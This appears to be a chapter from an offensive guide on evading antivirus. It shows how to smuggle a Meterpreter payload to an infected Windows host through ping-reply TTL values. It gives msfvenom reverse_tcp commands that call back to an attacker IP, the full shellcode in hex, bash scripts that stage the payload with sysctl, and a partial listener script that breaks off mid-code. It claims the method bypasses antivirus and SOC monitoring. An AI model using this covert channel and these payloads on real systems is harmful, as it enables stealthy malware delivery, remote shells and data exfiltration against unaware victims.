

Transfer/Download Payload via ICMPv4 Traffic by “TTL”

Why do we need to use these Protocols and Traffic for Transferring/Downloading Payload?

My answer is, why not! An important point for these protocols is no one suspects an attacker to use general or normal traffic for monitoring especially DNS and ARP also ICMP; therefore, if an attacker used these protocols for transferring malware payloads you should know how to do this and think about defense against these threats, too.

Note: these (DNS , ARP and ICMP techniques) have payload without encryption in network traffic, also we have payload “in Memory” , so with these methods an attacker can bypass your Anti-viruses because we don't have hardcoded payloads with or without encryption in File-System.

With this technique, our malware after execute , tried to send ICMP traffic to an attacker's Linux system by ping and you can dump payloads by Ping Response TTL value from Linux system very simply. Furthermore, you can execute this dumped payload in Windows Memory directly so you will see an attacker can do this without Payload Encryption in File-system or Payload Encryption in Network Traffic so in this case Payload Transferred by ICMPv4 traffic and Executed in Memory Directly.

What is important about this technique ?

An important point in this technique is using ICMP traffic without a big change in packets by Ping Request and Ping Response so this traffic is normal and I don't think this method will be detected by SOC guys easily also AVs or probably Firewalls. maybe I'm wrong so you can test it on your Network.

Understanding this method : “Transfer or Download” Payload by ICMPv4 Traffic via TTL values

For example, we have two systems, first System A (Infected Windows system) and second System B (Linux). Linux IP address:192.168.1.50., Windows IP address:192.168.1.101.

Dump payloads by ICMP traffic and “TTL” step by step:

- step 0: Backdoor or Malware executed (infected system)
- step 1: Infected system tries to send ICMPv4 traffic to attacker's system by ping command
- step 2: Attacker system Received Ping Request and Send Response with Injected Payload in TTL values
- step 3: Infected system dump TTL value from Ping Response (Payload transferred)

How much Ping Traffic do you need for “Transfer or Download” payloads?

If you have Meterpreter payload with 510 bytes, with this method after 1020 request / response at least , you can dump all payloads from the Linux system to the Windows system by ICMPv4 traffic very slowly and quietly. Now let me show you more detail about this method

For example, we have this payload = “fc4883c4f0”. to transfer “fc48” payload by Ping Request and Response, we have something like these steps:

Step 1:

- step1-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step1-2: infected system <== Ping Response with Injected Payload to TTL value “f” <== Linux system
- **note:** TTL “f” = 115, so ping response was with TTL 115

Step 2:

- step2-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step2-2: infected system <== Ping Response with Injected Payload to TTL value “c” <== Linux system
- **note:** TTL “c” = 112, so ping response was with TTL 112

Step 3:

- step3-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step3-2: infected system <== Ping Response with Injected Payload to TTL value “4” <== Linux system
- **note:** TTL “4” = 104, so ping response was with TTL 104

Step 4:

- step4-1: infected system tries to ping 192.168.1.50 ==> Linux system
- step4-2: infected system <== Ping Response with Injected Payload to TTL value “8” <== Linux system
- **note:** TTL “8” = 108, so ping response was with TTL 108

After four steps, we have these bytes of payload “fc48”.

TTL values and payload values Description:

TTL 100 = “0” , TTL 101 = “1” , TTL 102 = “2” ,TTL 103 = “3” ,TTL 104 = “4” , TTL 105 = “5”

TTL 106 = “6” , TTL 107 = “7” , TTL 108 = “8” ,TTL 109 = “9” ,TTL 110 = “a” , TTL 111 = “b”

TTL 112 = “c” , TTL 113 = “d” , TTL 114 = “e” ,TTL 115 = “f”

or

TTL 200 = "0" , TTL 201 = "1" , TTL 202 = "2" ,TTL 203 = "3" ,TTL 204 = "4" , TTL 205 = "5"
TTL 206 = "6" , TTL 207 = "7" , TTL 208 = "8" ,TTL 209 = "9" ,TTL 210 = "a" , TTL 211 = "b"
TTL 212 = "c" , TTL 213 = "d" , TTL 214 = "e" ,TTL 215 = "f"

Note: TTL 255 = Flag for next payload, TTL 254 = Flag for Start (ICMP Traffic)

How can we change TTL for Ping Response on the attacker's Side?

The answer is very simple, an attacker can do this by sysctl command very simply every time.

Example: `sudo sysctl net.ipv4.ip_default_ttl=115`

Description: change default TTL for Linux system to 115

Now you can understand how to do this, so to do these steps, we have something like these commands, step by step.

Step 1:

- step1-1: infected system tries to ping 192.168.1.50 ==> Linux system `c:\> ping 192.168.1.50 -n 1`
- step1-2: infected system <== Ping Response with Injected Payload to TTL value "f" <== Linux system

```
sudo sysctl net.ipv4.ip_default_ttl=254
sleep 2
sudo sysctl net.ipv4.ip_default_ttl=115
sleep 1
sudo sysctl net.ipv4.ip_default_ttl=255
sleep 1
```

- step1-3: infected system (Malware Dumping "f" by ICMP Response)

Step 2:

- step2-1: infected system tries to ping 192.168.1.50 ==> Linux system `c:\> ping 192.168.1.50 -n 1`
- step2-2: infected system <== Ping Response with Injected Payload to TTL value "c" <== Linux system

```
sudo sysctl net.ipv4.ip_default_ttl=112
sleep 1
sudo sysctl net.ipv4.ip_default_ttl=255
sleep 1
```

- step2-3: infected system (Malware Dumping "c" by ICMP Response)

Step 3:

- step3-1: infected system tries to ping 192.168.1.50 ==> Linux system `c:\> ping 192.168.1.50 -n 1`
- step3-2: infected system <== Ping Response with Injected Payload to TTL value "4" <== Linux system

```
sudo sysctl net.ipv4.ip_default_ttl=104
sleep 1
sudo sysctl net.ipv4.ip_default_ttl=255
sleep 1
```

- step3-3: infected system (Malware Dumping "4" by ICMP Response)

Step 4:

- step4-1: infected system tries to ping 192.168.1.50 ==> Linux system `c:\> ping 192.168.1.50 -n 1`
- step4-2: infected system <== Ping Response with Injected Payload to TTL value "8" <== Linux system

```
sudo sysctl net.ipv4.ip_default_ttl=108
sleep 1
sudo sysctl net.ipv4.ip_default_ttl=255
sleep 1
```

- step4-3: infected system (Malware Dumping "8" by ICMP Response)

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

Now I can show you this technique on my tool: NativePayload_ICMP.exe and the result for my code, step by step to do this attack and transfer payloads by ICMPv4 Traffic, in this case by TTL value.

Using NativePayload_ICMP tool step by step:

Step 1: in this step you should make one payload, for example, a Meterpreter payload, so to do this you can use msfvenom, for example:

```
msfvenom -arch x86 -platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.1.50 -f c > payload.txt
```


or

```
msfvenom -arch x86_64 -platform windows -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.50 -f c > payload.txt
```

Now, for make bash script file with sysctl command you can use NativePayload_ICMP tool by Null switch like "Picture 1".

As you can see in picture 1, we have a payload without "\0x" sections so you should use payload with this format. Something like this : "0xfc0x480x830xe4" ==> "fc4883e4".

After step 1 we have something like "Picture 2" In this step, you should add #!/bin/bash manually in the first line of the script file, as you can see in "Picture 2". So on the Linux side, you should have something like "Picture 3"




```
Administrator: Command Prompt
C:\Users\Administrator\Documents\Visual Studio 2008\Projects\NativePayload_ICMP\NativePayload_ICMP\
in\Debug>NativePayload_ICMP.exe null fc4883e4f0e8cc000000415141505251564831d265488b5260488b5218488b
220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d066817818
b020f85720000008b08880000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831
0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0
15841585e595a41584159415a4883ec204152ffe05841595a488b12e94bffff5d49be7773325f3332000041564989e648
1eca00100004989e549bc0200115cc0a8013241544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806b00
fd56a05415e50504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99
57461ffd585c0740a49ffce75e5e8930000004883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e5548
3c4205e89f66a404159680010000041584889f24831c941ba58a453e5ffd54889c34989c74d31c94989f04889da4889f941
a02d9c85fffd583f8007d2858415759680040000041586a005a41ba0b2f0f30ffd5575941ba756e4d61ffd549ffcee93cff
fff4801c34829c64885f675b441ffe7586a005949c7c2f0b5a256ffd5 > Script.sh
C:\Users\Administrator\Documents\Visual Studio 2008\Projects\NativePayload_ICMP\NativePayload_ICMP\
in\Debug>_
```

Picture 1:

Picture 2:

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL



```
Script.sh - Notepad
File Edit Format View Help
#!/bin/bash
sudo sysctl net.ipv4.ip_default_ttl=254 ; sleep 1 ; sudo sysctl net.ipv4.ip_default_ttl=115 ; sleep 2 ; sudo sysctl
net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=112 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=103 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=114 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=115 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=114 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=112 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=112 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=100 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=101 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=105 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
sudo sysctl net.ipv4.ip_default_ttl=101 ; sleep 2 ; sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;
```



```
finaltest.sh x
#!/bin/bash
sudo sysctl net.ipv4.ip_default_ttl=254 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=115 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=112 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=104 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1 ;

sudo sysctl net.ipv4.ip_default_ttl=108 ; sleep 1 ;


sh Tab Width: 8 Ln 6, Col 41 INS
```

Picture 3:

New Feature and syntax with NativePayload_ICMP.exe v2.0

with version 2.0 you can have “Shell Script” for “Exfiltration / Infiltration” . It means you can Send Data like “Text” or “Meterpreter Payload” via TTL values and ICMPv4 Traffic.

As you can see in “Picture 6” with Switch “shtext” you can Make simple Shell Script for Send DATA via “TTL” values.



```
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ICMP\NativePayload_ICMP\bin\Debug>NativePayload_ICMP.exe shtext "it's all inside of you. it's all inside of me ... you will see"

NativePayload_ICMPv4 v2.0 . Published by Damon Mohammadbagher . 2017-2018
Using ICMPv4 (ping) to Dump Payloads by TTL response ;)

[!] File script.sh Created :

#!/bin/sh

sudo sysctl net.ipv4.ip_default_ttl=254;
sleep 5;
TtlPayload="10610910710410210725510710310210010610110611210611210210010610710611410710310610910610410610510210010611510625510610210010710910611510710510211410211001061091071041021072551071031021001061011061121061121021001061071061141071031061091061041061051021001061151062551061021001061131061051021001021141021141021141021100107109106115107105102100107255107106109106112106112102100107103106105106105";
for pay in `echo $TtlPayload | xxd -r -c 3`
do
    str=`echo $pay | xxd -r -p`
    if [ "$str" != $' ' ];
    then
        echo "sudo sysctl net.ipv4.ip_default_ttl=$str "; sleep 3;"
        sudo sysctl net.ipv4.ip_default_ttl=$str; sleep 3;
    fi
done
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
echo "Done.";
```

Picture 6:

Send DATA as “Text” by “NativePayload_ICMP v2.0” (PART1) step by step :

with this version you can send DATA as Text via TTL values by ICMPv4 Traffic and these are your steps :

- step 1 (Windows side): NativePayload_ICMP.exe shtext “your text ...”
- step 2-1 (Windows side): NativePayload_ICMP.exe listen 192.168.56.1
- step 2-2 (Linux side): ./script.sh

step1: this text will save to “script.sh” file and you can use this file on Linux side (step 2-2).

so syntax for Switch “shtext” for “Step1” is :

```
NativePayload_ICMP.exe shtext “Your ASCII Text”
```

step2: in this step you should use switch “listen” with this Syntax your Code will Send Ping Request to Target system “Linux system” for Dump TTL values via Ping Responses.

so syntax for Switch “listen” for “Step2” is :

- NativePayload_ICMP.exe listen “w.x.y.z , IPv4 Address for Linux system”

this is your script Code for change TTL values and you can change this “sleep 3” value to “2” or “1” for execute Code with better Performance . (Recommended : sleep 2)

```
sudo sysctl net.ipv4.ip_default_ttl=$str; sleep 3;
```

note : Step 2-1 and Step 2-2 should be at same time , as you can see in “Picture 7” and “Picture 8” this is your output :

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

Send DATA as “Meterpreter Payload” by “NativePayload_ICMP.exe v2.0” step by step:

with this C# version 2.0 also previous version 1.0 you can send DATA as “Meterpreter Payload” via TTL values by ICMPv4 Traffic and these are your steps :

```
step 1 : msfvenom -arch x86 -platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.56.1 -f c > payload.txt
```


```
step 2 (Windows side): NativePayload_ICMP.exe sh “fce88200...”
```

```
step 3-1 (Windows side): NativePayload_ICMP.exe session 192.168.56.1
```

```
step 3-2 (Linux side): ./script.sh
```

Note : in step 2 you should change your Payload created in “Step1” from this format “\xfc\xfe...” to this “fce8...”

Note : with (Step2) you will have “script.sh” File and Meterpreter Payload injected to TTL values via this step.



Picture 9:

Send DATA as “Text” by “NativePayload_ICMP v2.0” (PART2) step by step :

in this “Part 2” I want to talk about Linux systems only also I want to talk about “NativePayload_ICMP.sh” Script file.

I am not Professional Shell Script Programmer but I want to talk about how can do this by Simple Shell Script on Linux Side so I made one simple Script to Dump DATA or “Text” behind each “TTL”.

I made two versions of this Shell script and first in this “Part 2” I want to talk about first version (old version) and I will talk about Second Version via “Part 3” in this article.

Syntax :

NativePayload_ICMP.sh “w.x.y.z”

NativePayload_ICMP.sh 192.168.1.101

NativePayload_ICMP.sh (old version)

```
#!/bin/sh
payload="";
PingRequest=0;
c=0;
temp="";
while (true)
do
    Time=`date +%d/%m/%Y %H:%M:%S`
    ((PingRequest++));

    string=`ping $1 -c 1 | grep -e ttl= | awk '{print $6}'`
    echo
    string=`echo $string | cut -d=' ' -f2`
```



```
case $string in
100)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 0"
if (( $temp != 100 )) ;
then
payload+="0"
fi
;;
101)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 1"
if (( $temp != 101 )) ;
then
payload+="1"
fi
;;
102)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 2"
if (( $temp != 102 )) ;
then
payload+="2"
fi
;;
103)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 3"
if (( $temp != 103 )) ;
then
payload+="3"
fi
;;
104)
tput setaf 2;
